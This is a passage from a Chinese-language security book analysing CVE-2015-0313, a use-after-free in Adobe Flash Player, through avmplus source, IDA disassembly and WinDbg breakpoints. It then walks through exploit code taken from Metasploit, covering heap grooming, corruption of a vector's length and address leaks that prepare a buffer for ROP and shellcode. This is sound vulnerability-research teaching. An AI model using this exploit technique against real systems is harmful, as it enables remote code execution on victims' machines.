            mc.send("CVE-2015-0313")    // 发送消息给主线程
        }

        private function onMessage(e:Event):void
        {
            casi32(0, 1022, 0xFFFFFFFF)  // 比较并交换 domainMemory+0x0 地址的变量值，将位于
ByteArray[0]的 1022 值设置为 0xFFFFFFFF
        }
    }
}
```

根据前面的科普和代码注释，基本可以理解用于触发漏洞的代码流程。

（1）在主线程中创建后台 Worker 线程，并设置事件监听函数 onMessage。

（2）在主线程与 Worker 线程之间共享 ByteArray 数据，并将 ByteArray 设置为 domainMemory 全局可用。

（3）在 Worker 线程中清除共享内存 ByteArray，但 domainMemory 依然可以访问 ByteArray。

（4）Worker 线程发送消息给主线程，在主线程的监听函数 onMessage 中调用 casi32 比较并交换 domainMemory+0x0 地址的变量值，使得 domainMemory 引用已释放的 ByteArray，从而造成 UAF 漏洞。

由于Adobe Flash Player没有符号表，直接在调试器中定位ByteArray与domainMemory内存相对比较复杂，因此可以先从ActiveScript虚拟机（AVM）开源项目avmplus源码分析，这也是Adobe所使用的AVM。

Avmplus源码下载地址：https://github.com/adobe-flash/avmplus，同时笔者推荐使用Source Insight分析源码，其源码视图效果很好，且支持自动索引相应的变量/类/函数的定义，分析起来更加高效，但它是个收费软件。

下完avmplus源码后，打开Source Insight，单击“Project”→“New Project”选项，在弹出的对话框中输入项目名称和项目数据文件的保存路径，如图7-35所示。




图7-35　创建新项目

单击“OK”按钮后，接着设置源码路径，如图7-36所示。




图7-36　设置源码路径

设置好路径后单击“OK”按钮，弹出“Add and Remove Project Files”对话框，单击“Add All”按钮添加所有源码文件，并在后面弹出的确认框中依次单击“OK”→“确定”按钮，最后在“Project

Files”文本框中显示添加的源码文件列表，如图7-37所示，最后单击“Close”按钮完成。




图7-37　添加项目源代码

接下来，在Source Insight主界面的右边可以看到各个源码文件，还支持关键字搜索功能，双击相应文件，即可查源码，如图7-38所示。




图7-38　Source Insight 主界面

在右窗口搜索“ByteArray”，发现只有一个相应的CPP源文件：/core/ByteArrayGlue.cpp，如图7-39所示。




图7-39　搜索ByteArray相关源文件

在里面找到清除ByteArray内存的函数ByteArray::Clear，该函数对于可分享的ByteArray会调用ByteArrayClearTask类方法run，在run函数里面会调用UnprotectClear函数，如图7-40所示。




图7-40　ByteArray::Clear函数

接下来，分析UnprotectedClear函数，它会对ByteArray Buffer中的array、capacity和length进行置零清空，从自动索引到ByteArray类定义也可以看出，ByteArray并不是直接指向缓冲区数据的，而是通过Buffer类中的array成员指针定位内存数据，Buffer对象开头即为ByteArray内存数据的缓冲区地址array、最大容量capacity和内存长度length，如图7-41所示。




图7-41　UnprotectedClear函数

我们来看下ByteArray类中的几处关键变量的定义，关键代码如下：

```
    class ByteArray : public DataInput,
                      public DataOutput
    {

……
class Buffer : public FixedHeapRCObject
        {
        public:
            virtual void destroy();
            virtual ~Buffer();
            uint8_t* array;
```

```
            uint32_t capacity;
            uint32_t length;
        };
……
    private:
        Toplevel* const         m_toplevel;
        MMgc::GC* const         m_gc;
        WeakSubscriberList      m_subscribers;
        MMgc::GCObject*         m_copyOnWriteOwner;
        uint32_t               m_position;
        FixedHeapRef<Buffer>    m_buffer;
        bool                   m_isShareable;
    public: // FIXME permissions
        bool                   m_isLinkWrapper;
    };
```

为方便理解，笔者画了张示意图，如图7-42所示，关键记住m_buffer的偏移及内部结构。




图7-42 ByteArray结构

接下来，用IDA加载C:\Windows\System32\Macromed\Flash\Flash32_16_0_0_296.ocx以定位UnprotectedClear函数，若从机器码搜索，则比较难定位到，因为它的特征也只有空参数和对array、capacity和length清空的动作，先看下清空动作对应的伪汇编指令可能为：

```
xor reg1,reg1
mov [reg2+i],reg1
mov [reg2+i+4],reg1
mov [reg2+i+8],reg1
```
（注：reg 为 32 位寄存器，i 为 4 的整数倍值）

由上可见，它在汇编指令操作上对于使用的寄存器也不确认，构造出来的机器码差异较大，而且指令还可能是不连续的。因此，笔者采用另一种搜索方式，先在IDA上按“Ctrl+F5”组合键反编译出整个Flash控件，得到相应的C代码，然后搜索“ = 0;”（包括2个空格），若存在连续3个赋值

为0的代码则可能为UnprotectedClear函数。虽然工作量很大，但经过不断搜索，最终找到如下连续赋零的C代码，图7-43所示。




图7-43　搜索到UnprotectedClear函数的C反编译代码

其对应的汇编指令如图7-44所示，与前面提到的特征完全符合，因此sub_1066A6E0正是UnprotectedClear函数，在该函数里面可以找到ByteArray引用到的缓冲区地址。为方便以后定位该函数，读者以后可以直接搜索机器码“89 58 10 89 5F 1C”来定位。此时，若想知道ByteArray创建的缓冲区m_buffer的相关信息，可以先计算出0x1066A743地址相对Flash模块基址的偏移量，然后下断点：

```
偏移量：0x1066A743 – 0x10000000（IDA 中的模块加载基址） = 0x66A743
下断点：bp Flash32_16_0_0_296 + 0x 66a743
```




图7-44　UnprotectedClear函数反汇编代码

接下来，按同样方法查找“domainMemory”，发现项目中的源文件名没有与之相匹配的，搜索“domain”，找到4个相应CPP源码文件，如图7-45所示，根据各源文件中的函数名信息找到设置byteArray为ApplicationDomain.currentDomain.domainMemory全局内存属性的相关源码文件/core/DomainEnv.cpp。DomainEnv.cpp中的set_globalMemory就是设置byteArray为全局可访问内存的函数，如图7-38所示，根据里面的注释可以发现该函数设置成功后会调用nofifyGlobalMemoryChanged函数，如图7-46所示。




图7-45 搜索domain相关源文件名



图7-46 nofifyGlobalMemoryChanged函数

在notifyGlobalMemoryChanged函数里面可以发现m_globalMemoryBase和m_globalMemorySize的值设置，即domainMemory的内存基址和大小。

如果要在IDA中定位notifyGlobalMemoryChanged函数的位置，可以搜索字符串“.mem.bytearray.

alchemy”，如图7-47所示，发现只有一处sub_1069C640引用。

```
.rdata:10C993FC a_mem_bytearr_0 db '.mem.bytearray.alchemy',0 ; DATA XREF: sub_1069C640+82↑o
```

图7-47　搜索字符串的引用

双击地址查看，发现sub_1069C640中刚好有比较和赋值7FFFFFFF的指令，它正是我们所要查找的notifyGlobalMemoryChanged函数，因此将其所在函数sub_1069c640重命名为notifyGlobalMemoryChanged，并将其arg_0和arg_4参数分别重命名为newBase和newSize，如图7-48所示。

```
.text:1069C659
.text:1069C659 loc_1069C659:                           ; CODE XREF: notifyGlobalMemoryChanged+D↑j
.text:1069C659                 mov     eax, [esp+4+newBase] ; m_globalMemoryBase
.text:1069C65D
.text:1069C65D loc_1069C65D:                           ; CODE XREF: notifyGlobalMemoryChanged+17↑j
.text:1069C65D                 mov     [edx+14h], eax
.text:1069C660                 cmp     esi, 7FFFFFFFh   ; m_globalMemorySize
.text:1069C666                 jbe     short loc_1069C66D
.text:1069C668                 mov     esi, 7FFFFFFFh
```

图7-48　notifyGlobalMemoryChanged函数反汇编代码

此时，若想获取到domainMemory引用的全局内存m_globalMemory的基址和大小，可以先计算出上面0x1069c659相对Flash模块基址的偏移量，然后对其下断：

```
偏移量：0x1069C659 - 0x10000000（IDA 加载模块的基址）= 0x69C659
下断点：bp Flash32_16_0_0_296 + 0x69C659
```

借助上面两个函数的偏移量，我们就可以将调试器定位到UnprotectedClear与notifyGlobalMemoryChanged函数地址，然后在其入口地址下断点。

总结，UnprotectedClear与notifyGlobalMemoryChanged函数的搜索定位技巧如下。

（1）定位UnprotectedClear函数：搜索机器码：89 58 10 89 5F 1C。

（2）定位notifyGlobalMemoryChanged函数：搜索字符串“.mem.bytearray.alchemy”的引用函数。

由于首次打开IE进程是没有Flash模块的，因此可以用sxe命令，使得在加载Flash模块时先断下，然后再设置断点，如图7-49所示。

```
0:013> sxe ld Flash32_16_0_0_296
0:013> g
ModLoad: 5da50000 5eb6e000   C:\Windows\system32\Macromed\Flash\Flash32_16_0_0_296.ocx
eax=03f53160 ebx=00000000 ecx=00000004 edx=0000000c esi=7ffd9000 edi=02456f80
eip=76f27094 esp=02456e98 ebp=02456eec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
76f27094 c3              ret
0:005> bp Flash32_16_0_0_296 + 0x66a743
0:005> bp Flash32_16_0_0_296 + 0x69c659
```

图7-49　设置断点

打开利用页面后，程序先断在UnprotectedClear函数内部，确实可以看到ByteArray引用的内存m_buffer基址、容量、大小情况，但会得到很多次断点，有些也不是我们需要的，因此笔者重新设置如下条件断点，当m_buffer大小为0x1000时输出m_buffer情况，还有后面domainMemory引用的globalMemory，并输出它的内存情况。

```
sxe ld Flash32_16_0_0_296
g
bp Flash32_16_0_0_296 + 0x66a743 ".if(poi(@eax+0x10)==0x1000){ .echo '==== ByteArray Buffer
====' ;dd eax+8}.else{gc}"
bp Flash32_16_0_0_296 + 0x69c659 ".echo '==== globalMemory ===='; dd esp+8;gc"
g
```

释放ByteArray前（即调用ByteArray::Clear前）的ByteArray Buffer与domainMemory引用的globalMemory内存情况分别如图7-50和图7-51所示，都是引用同一大小同一地址的内存。




图7-50 释放ByteArray前全局内存情况




图7-51 释放ByteArray前ByteArray缓冲区的情况

在释放ByteArray后，ByteArray缓冲区基址、容量和长度被清零，如图7-52所示，但全局内存依然保持着去0x58e6000的引用，如图7-53所示成为悬挂指针，最后导致UAF漏洞的发生。




图7-52 释放ByteArray后ByteArray缓冲区的情况

```
0:005> dd 0218ae98
0218ae98  058e6000 00001000 04f31920 04eb62b8
0218aea8  05142040 5e0ec62d 05142040 5e0ec904
0218aeb8  04f31920 04eb62b8 0510b180 0218b0[illegible]
0218aec8  5dcc3dd4 04f31920 04ebb020 058dc610
0218aed8  04fdacb8 5dcd4f41 05128020 04eb62b8
0218aee8  0218af10 5dcd4f4f 04f31920 5e0fee7a
0218aef8  058dc610 00000001 0218af58 00000000
0218af08  5dcd4f41 0517bfb8 0218afc0 058bc956
```

在释放ByteArray后，domainMemory引用的全局内存依然保持不变

图7-53　释放ByteArray后全局内存的情况

7.6.3　Flash JIT调试插件与符号文件

趋势科技公司的heisecode同学写过一个WinDbg插件DbgFlashVul，用于调试Flash JIT代码，下载链接：http://vdisk.weibo.com/s/uAGaNxKsgN8na/1420788398，可以帮助定位AS方法对应的JIT代码，也支持对AS3方法下断点，大大提升了分析效率。

在使用DbgFlashVul插件前需要安装VS2010，否则插件无法被WinDbg识别，将下载的DbgFlashVul.dll放置在WinDbg插件目录Plugins下，然后用!load加载即可，如图7-54所示。

```
Command
ModLoad: 70e20000 70e71000   C:\Windows\system32\WINSPOOL.DRV
(2444.1fb0): Break instruction exception - code 80000003 (first chance)
eax=7ff8f000 ebx=00000000 ecx=00000000 edx=775cf4a3 esi=00000000 edi=00000000
eip=77564100 esp=08c7fe1c ebp=08c7fe48 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77564100 cc              int     3
0:030> !load Dbgflashvul
load extension success, enter !help to get info. if need plz contact @heisecode
0:030> !help
Set Jit Code breakpoint steps:
       1> Use !SetBaseAddress <flashplayer base addreess>  to set base
       2> Use !SetBpForJitCode <AS3 method name>  to set breakpoint

AS3 method name style in flash player internal is like this:
       1> class member method: [package::class/method], example: a_pack::b_class/c_method
       2> class constructor: [package::class], example: a_pack::b_class
       3> class static method: [package::class$/method], example: a_pack::b_class$/c_static_method
       4> if package name is empty then no 'package::' prefix
Trace Jit Method:
       1> !EnableTraceJit <1>, trace jit method call
       2> Trace all methods call may be added later....
```

图7-54　DbgFlashVul调试插件

使用它之前还需要先获得Flash模块基址，然后用!SetBaseAddress设置后，才可以追踪JIT调用方法和下断点，如图7-55所示，执行效果如图7-56所示。正是由于该插件的便利和高效，笔者专门补充本节，介绍给各位读者试用。

```
0:054> lmm Flash32_18_0_0_209
start    end        module name
0e0f0000 0f2a3000   Flash32_18_0_0_209   (export symbols)
0:054> !SetBaseAddress 0e0f0000
0:054> !EnableTraceJit 1
```

图7-55　设置Flash基址




图7-56 追踪JIT调用方法

来自阿里的h4ckmp同学也在微博上分享其制作的avmplus符号文件（下载地址：http://vdisk.weibo.com/s/BY9EvewxqT4D_/1435050804），导入IDA后（按“Shift+F5”组合键后按Insert键添加下载的sig文件）可以帮助识别大部分的Flash模块中的函数，以当前最新版Flash 18.0.0.209为例，能够识别其中3001个函数，也有一些识别不了，特别是Adobe自己在avmplus基础上添加或修改过的函数，如图7-57所示。




图7-57 加载avmplus符号文件识别Flash函数

7.6.4 漏洞利用

在测试Metasploit生成的利用代码时，发现其相当稳定，此处就直接针对它的利用技术进行分析。首先，在主线程中创建一堆Vector.<Object>用于构建内存布局，然后间隔释放它们，从而产生内存间

隙，然后用ByteArray填充每个Vector元素，如图7-58所示。

```
public class Main extends Sprite
{
    private var ov:Vector.<Object> = new Vector.<Object>(25600)
    private var uv:Vector.<uint> = new Vector.<uint>
    private var ba:ByteArray = new ByteArray()
    …… 省略 ……
        ba.length = 0x1000
        ba.shareable = true
        for (var i:uint = 0; i < ov.length; i++) {
            ov[i] = new Vector.<Object>(1014)
            ov[i][0] = ba
            ov[i][1] = this
        }
        for (i = 0; i < ov.length; i += 2) delete(ov[i])
```

图7-58　利用Vector.<Object>构建内存布局

接下来，在Worker线程里面，清除ByteArray，然后分配Vector.<uint>(1022)，并修改vector的长度，从0x3FE变成0xFFFFFFFF，如图7-59所示，相应的调试情况，笔者已直接以注释形式写在代码中。

```
private function workerThread():void
{
    var ba:ByteArray = Worker.current.getSharedProperty("ba")
    var mc:MessageChannel = Worker.current.getSharedProperty("mc")
    ba.clear()  // 清除ba，但domainMemory依然保留着对ba.buffer的引用

    ov[0] = new Vector.<uint>(1022) // 1022（0x3FE）*4+8=0x1000，与ba同大小
    //=====================================================
    //  0:013> g
    //  '==== ByteArray Buffer ===='
    //  06e274c0  0747c000 00001000 00001000 00000000
    //  ……
    //  0:034> dd 0747c000 l1
    //  0747c000  000003fe  // 已经被设置成vector.<uint>长度值
    //=====================================================

    mc.send("")
    //=====================================================
    //  0:013> ba w4 0747c000 // 下访问断点，观察其值的变化
    //  0:013> dd 0747c000 l1
    //  0747c000  ffffffff  // 已经在OnMessage函数中修改长度为0xFFFFFFFF
    //=====================================================

    while (mc.messageAvailable);
```

图7-59　释放ByteArray，并修改vector对象长度

开始计算ov[0][0]所在内存地址，它通过读取ov[0][0x403]的值获取，但在图7-59中，我们知道ov数组的元素大小为1014(0x3F6)长度的Vector.<Object>对象，所以ov[0][0x403]已经超过单个元素大小，它就相当于ov[1][0x0d]，这个位置的值刚好是vector地址偏移0x18，所以要获取ov[0][0]（等同ov[0]）的地址等于ov[0][0x403]-0x18-0x1000，相应的调试情况如图7-60所示。

```
// 下一个vector+(0x403-0x3FE)*4 -0x18 = 下一个vector起始地址，
// 再减去0x1000（Vector对象大小），刚好就是ov[0][0]自身的内存地址
ov[0][0] = ov[0][0x403] - 0x18 - 0x1000
//=====================================================
//  0:026> dd (0747c000+0x403*4) l4
//  0747d00c  06e27068 0747b000 0747d018 00000010   //  取数组值，去掉头8字节头信息，因此ov[0][0x403]=0x0747d018
//  0:026> ? 0747d018-0x18-0x1000
//  Evaluate expression: 122142720 = 0747c000
//  0:026> dd 0747c000 l4
//  0747c000  ffffffff 0dc55000 0747c000 00000000   // 获取的是它自身的地址0x0747c000
//=====================================================

ba.length = 0x500000
//=====================================================
//  0:026> g
//  '==== globalMemory ===='
//  0dfdeec4  609eaa7f 0e310000 00500000 06eef810
//  ……
//=====================================================
```

图7-60　获取ov[0][0]内存地址

继续获取后面用于写入rop+Shellcode的buffer地址，其实就是设置长度0x500000之后的ByteArray对应的buffer，如图7-61所示，里面0x40是buffer偏移ByteArray对应的位置，8是头信息大小，其中的vector_read函数定义如图7-62所示。

```
// 获取后面用于写入rop+shellcode的buffer地址
var buffer:uint = vector_read(vector_read(ov[0][0x408] - 1 + 0x40) + 8) + 0x100000
//=====================================================
//  0:013> dd 0747c000+0x408*4 l4
